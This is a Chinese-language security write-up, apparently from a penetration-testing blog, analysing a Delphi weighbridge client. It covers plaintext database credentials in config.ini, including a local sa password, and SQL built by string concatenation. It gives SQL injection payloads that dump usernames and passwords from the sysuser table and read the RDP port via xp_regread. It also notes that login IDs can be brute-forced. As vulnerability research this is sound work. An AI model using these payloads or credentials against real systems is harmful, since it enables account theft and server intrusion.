专注APT攻击与防御
https://micropoor.blogspot.com/

程序的主要function，与 procedure

注：Delphi把操作数据的方法分成了两种，一种是function，另一种是procedure，大致理解为“函数”和“过程”。
Procedure类似C语言中的无返回值函数，即VOID。而Function就是c语言中的有返回值函数，即没有Void。

```
    procedure RzCheckBox1KeyPress(Sender: TObject; var Key: Char);
    procedure combo_ywlxKeyPress(Sender: TObject; var Key: Char);
    procedure RzBitBtn4Click(Sender: TObject);
  private
    { Private declarations }
    ls_runmode:string; //运行模式
    li_pass_count:integer;  //稳定计数器
    ls_sql_weigh:string;
    ls_sql_weight_print1,ls_sql_weight_print2:string;
    function GetSequence(seqname:string):string;
    procedure run_Sql(ls_sql:string);  //执行SQL
    procedure RefreshLeftInfo(sender:TObject);
    procedure OpenComport(sender:TObject);  //打开串口
  public
    { Public declarations }
    lb_login:boolean;
    rec_csb:record_csb;                          //系统参数结构体
    function uf_get_weighid():string;    //获取过磅单号
  end;

var
  w_main: Tw_main;
```

程序分为2种连接数据库模式：

```
begin
  MyIniFile := TIniFile.Create(ls_filename);
  ls_runmode:=MyIniFile.readString('系统参数配置', 'RUNMODE','1');
  edit_ckch.Text:=MyIniFile.readString('系统参数配置', 'OUT_WAREHOUSEID','1');
  edit_fhdw.Text:=MyIniFile.readString('系统参数配置', 'OUT_SENDCOMPANY','');

  if w_mode_select.showmodal=mrok then
  begin
    ls_server:=MyIniFile.readString('在线数据库配置', 'SERVER','127.0.0.1');
    ls_database:=MyIniFile.readString('在线数据库配置', 'DATABASE','orcl');
    ls_username:=MyIniFile.readString('在线数据库配置', 'USERNAME','jtverp');
    ls_password:=MyIniFile.readString('在线数据库配置', 'PASSWORD','jtverp');
    ls_runmode:='1';
  end else
  begin
    ls_server:=MyIniFile.readString('本地数据库配置', 'SERVER','127.0.0.1');
    ls_database:=MyIniFile.readString('本地数据库配置', 'DATABASE','orcl');
    ls_username:=MyIniFile.readString('本地数据库配置', 'USERNAME','jtverp');
    ls_password:=MyIniFile.readString('本地数据库配置', 'PASSWORD','jtverp');
    ls_runmode:='2';
  end;
  MyIniFile.WriteString('系统参数配置', 'RUNMODE',ls_runmode);
  //获取串口参数
  w_comsetup.combo_comport.text:=MyIniFile.readString('串口参数配置', 'COMMNAME','COM1');
  w_comsetup.combo_baudrate.text:=MyIniFile.readString('串口参数配置', 'BAUDRATE','9600');
  w_comsetup.combo_parity.text:=MyIniFile.readString('串口参数配置', 'PARITY','NONE');
  w_comsetup.combo_stopbits.text:=MyIniFile.readString('串口参数配置', 'STOPBITS','_1');
  w_comsetup.combo_bytesize.text:=MyIniFile.readString('串口参数配置', 'BYTESIZE','_8');
  w_comsetup.edit_data_head.text:=MyIniFile.readString('串口参数配置', 'DATA_HEAD','□)');
  w_comsetup.edit_data_length.text:=MyIniFile.readString('串口参数配置', 'DATA_LENGTH','6');
  w_comsetup.edit_data_startpos.text:=MyIniFile.readString('串口参数配置', 'DATA_STARTPOS','6');
  w_comsetup.edit_pass_str.text:=MyIniFile.readString('串口参数配置', 'PASS_STR','0');
  w_comsetup.edit_pass_length.text:=MyIniFile.readString('串口参数配置', 'PASS_LENGTH','2');

  MyIniFile.free;
```

无论是本地模式，还是联网模式，都是读取，当前路径的config.ini配置文件：

（导致敏感信息暴漏，可直连服务器）

```
procedure Tw_main.FormShow(Sender: TObject);
var
  myinifile:tinifile;
  ls_server,ls_database,ls_username,ls_password,ls_filename,ls_connectString:string;
begin
  ls_filename:=EXTRACTFILEPATH(APPLICATION.ExeName)+'config.ini';
  IF fileexists(ls_filename) then
  begin
    MyIniFile := TIniFile.Create(ls_filename);
    ls_runmode:=MyIniFile.readString('系统参数配置', 'RUNMODE','1');
    edit_ckch.Text:=MyIniFile.readString('系统参数配置', 'OUT_WAREHOUSEID','1');
    edit_fhdw.Text:=MyIniFile.readString('系统参数配置', 'OUT_SENDCOMPANY','');

    if w_mode_select.showmodal=mrok then
    begin
      ls_server:=MyIniFile.readString('在线数据库配置', 'SERVER','127.0.0.1');
      ls_database:=MyIniFile.readString('在线数据库配置', 'DATABASE','orcl');
      ls_username:=MyIniFile.readString('在线数据库配置', 'USERNAME','jtverp');
      ls_password:=MyIniFile.readString('在线数据库配置', 'PASSWORD','jtverp');
      ls_runmode:='1';
    end else
    begin
      ls_server:=MyIniFile.readString('本地数据库配置', 'SERVER','127.0.0.1');
      ls_database:=MyIniFile.readString('本地数据库配置', 'DATABASE','orcl');
      ls_username:=MyIniFile.readString('本地数据库配置', 'USERNAME','jtverp');
      ls_password:=MyIniFile.readString('本地数据库配置', 'PASSWORD','jtverp');
      ls_runmode:='2';
    end;
    MyIniFile.WriteString('系统参数配置', 'RUNMODE',ls_runmode);
    //获取串口参数
    w_comsetup.combo_comport.text:=MyIniFile.readString('串口参数配置', 'COMMNAME','COM1');
    w_comsetup.combo_baudrate.text:=MyIniFile.readString('串口参数配置', 'BAUDRATE','9600');
    w_comsetup.combo_parity.text:=MyIniFile.readString('串口参数配置', 'PARITY','NONE');
    w_comsetup.combo_stopbits.text:=MyIniFile.readString('串口参数配置', 'STOPBITS','_1');
    w_comsetup.combo_bytesize.text:=MyIniFile.readString('串口参数配置', 'BYTESIZE','_8');
    w_comsetup.edit_data_head.text:=MyIniFile.readString('串口参数配置', 'DATA_HEAD','□)');
    w_comsetup.edit_data_length.text:=MyIniFile.readString('串口参数配置', 'DATA_LENGTH','6');
    w_comsetup.edit_data_startpos.text:=MyIniFile.readString('串口参数配置', 'DATA_STARTPOS','6');
    w_comsetup.edit_pass_str.text:=MyIniFile.readString('串口参数配置', 'PASS_STR','□');
```

继续跟数据库连接：配合SQL Server数据库，直接带入，可以判断出为明文存储。


```
  end;

  if ls_runmode='1' then  //联网运行模式
  ls_connectString:='Provider=SQLOLEDB.1;Password='+ls_password+';Persist Security Info=True;User ID='+ls_username+';Initial Catalog='+ls_database+';Data Source='+ls_server
  else  //本地数据库也采用sqlserver
  ls_connectString:='Provider=SQLOLEDB.1;Password='+ls_password+';Persist Security Info=True;User ID='+ls_username+';Initial Catalog='+ls_database+';Data Source='+ls_server;
  //ls_connectString:='Provider=Microsoft.Jet.OLEDB.4.0;Data Source='+ls_path+'db\space.mdb;Persist Security Info=True';
  //ls_connectString:='Provider=Microsoft.Jet.OLEDB.4.0;Jet OLEDB:Database Password=17454938;Data Source='+ExtractFilePath(application.ExeName)+'db\space.mdb;Persist Security Info=True';
  try
    with DataModule1.ADOConnection1 do
    begin
      connected:=false;
      ConnectionString:=ls_connectString;
      connected:=true;
    end;
  except
    MessageBox(Handle,Pchar('数据库连接失败,请检查config.ini...'),Pchar('提示'),48);
    application.terminate;
  end;
end else
begin
  MessageBox(Handle,Pchar('系统配置文件config.ini不存在...'),Pchar('提示'),48);
  application.terminate;
```

config.ini配置如下：

```
[在线数据库配置]
SERVER=42.[redacted]
DATABASE=sta[redacted]
USERNAME=sta[redacted]
PASSWORD=K8kk[redacted]

[本地数据库配置]
SERVER=127.0.0.1
DATABASE=place
USERNAME=sa
PASSWORD=jxs1117723
[系统参数配置]
OUT_WAREHOUSEID=1001
OUT_SENDCOMPANY=[redacted]
RUNMODE=1
[串口参数配置]
COMMNAME=COM3
BAUDRATE=9600
PARITY=None
STOPBITS=_1
BYTESIZE=_8
DATA_HEAD=STX)
DATA_LENGTH=6
DATA_STARTPOS=5
PASS_STR=0
PASS_LENGTH=2
```

基于TCP通信，SQL Server通信构架大致如下：

（可导致通信过程中抓取明文执行）




代入执行：

（导致可拼接sql语句，查询任意语句或者执行命令）


```
end;

procedure Tw_main.run_Sql(ls_sql:string);  //执行SQL
begin
 try
    datamodule1.ADOConnection1.BeginTrans;
    with datamodule1.exec_sql do
    begin
      close;
      sql.Clear;
      sql.Add(ls_sql);
      prepared;
      execsql;
    end;
    datamodule1.ADOConnection1.CommitTrans;
  except
    on   Ex:Exception   do
    begin
      datamodule1.ADOConnection1.RollbackTrans;
      showmessage('保存过磅数据时出错,原因:'+ex.Message);
    end;
  end;
end;

procedure Tw_main.RefreshLeftInfo(sender:TObject);
begin
```

```
with DataModule1.query_orderinfo_select do
begin
  close;
  sql.clear;
  sql.add('select orderid,dbo.sf_get_membername(memberid) membername,dbo.sf_get_domainname(''GOODSTYPE'',goodstype) goodstypename,qty from orderinfo where orderid like ''%''+trim(edit_ddbh.Text)+''%'' order by ord
  prepared;
  open;
  if isempty then
  begin
    MessageBox(Handle,Pchar('订单编号不存在,请重新输入'),Pchar('提示'),16);
    edit_ddbh.SelectAll;
    edit_ddbh.SetFocus;
    exit;
  end else
  begin
    if RecordCount=1 then   //只有一条记录
      edit_ddbh.text:=fields[0].AsString
    else begin
      if w_orderinfo_select.showmodal=mrok then
      begin
        edit_ddbh.text:=fields[0].AsString;
      end;
    end;
  end;
```

部分语句其中如下：

select distinct memberid,receivecompany from weigh where receivecompany is not null  and receivecompany like  ''%'+xxxxxx+'%''

软件呈现如下：





对应 收货单位编号，以及收货单位名称。分别为：memberid,receivecompany
闭合语句为：

2' ; select loginid as memberid ，password as receivecompany from sysuser --


抓取返回如图：

得到admin 账号以及密码。




构造读取远程桌面端口号：

得到远程服务器端口号

2'；EXEC master..xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp','PortNumber' --

copy 获取缓冲区内容：

（导致可从服务器端构造代码）

```
  sbuf:String;
begin
  sbuf:=Copy(PChar(buffer),1,BufferLength);  //获取缓冲区内容
  //panel_weight.Caption:= uf_get_weight(sbuf,rec_csb.data_head);  //获取重量
  panel_weight.Caption:= uf_get_weight(sbuf,strtoint(rec_csb.data_startpos),strto
  if rightstr(sbuf,strtoint(rec_csb.pass_length))<> rec_csb.pass_str then  //获取
  begin
    rec_csb.pass_str:=rightstr(sbuf,strtoint(rec_csb.pass_length));
    li_pass_count:=0;
  end;

  if uf_checkweight(sbuf,rec_csb.data_head,rec_csb.pass_str) then
  begin
```

copy 用法如下：

copy（a,b,c);

a：就是copy源，就是一个字符串，表示你将要从a里copy一些东西，

b：从a中的第b位开始copy（包含第11位），

c：copy从第b位开始后的c个字符，

exp： m:= ‘the test fuck'

s：=copy（m,2,2）； //s值为 ‘he’

当超出范围，会发生异常错误。实例中，从服务器数据库获取数据后进行copy。

软件登陆部分代码如下：

（导致可自动化跑 loginid。）

```
//连接中间应用服务器
procedure Tw_login.RzEdit1Exit(Sender: TObject);
begin
  with datamodule1.query_temp do
  begin
    close;
    sql.clear;
    sql.add('select userid,username,password from sysuser where loginid='+quotedstr(edit1.text));
    prepared;
    open;
    if isempty then
    begin
      messagebox(handle,pchar('操作员信息不存在,请重新输入'),pchar('提示'),64);
      edit1.SelectAll;
      edit1.SetFocus;
      exit;
    end;
    w_main.rec_csb.jbr:=fieldbyname('userid').AsString;
    edit2.Text:=fieldbyname('username').AsString;
    pass:=fieldbyname('password').AsString;
  end;
end;

procedure Tw_login.RzEdit1KeyPress(Sender: TObject; var Key: Char);
begin
  if (key=#13) and (edit1.text<>'') then
  begin
    key:=#0;
    perform(cm_dialogkey,vk_tab,0);
  end;
end;
```

多次尝试错误处理如下：退出软件，并且重新开始计算。

```
    modalresult:=mrok;
  end
  else
  begin
    if logincs<3 then
    begin
      logincs:=logincs+1;
      messagebox(handle,pchar('密码输入错误,请重新输入!'),pchar('错误'),16);
      modalresult:=0;
      edit3.setfocus;
    end
    else
    begin
      messagebox(handle,pchar('你试图登录次数太多,已被强制退出系统!'),pchar('警告'),48);
      application.terminate;
    end;
  end;
end;


procedure Tw_login.FormCreate(Sender: TObject);
begin
  logincs:=0;  //初始化登录次数
end;

end.
```

- Micropoor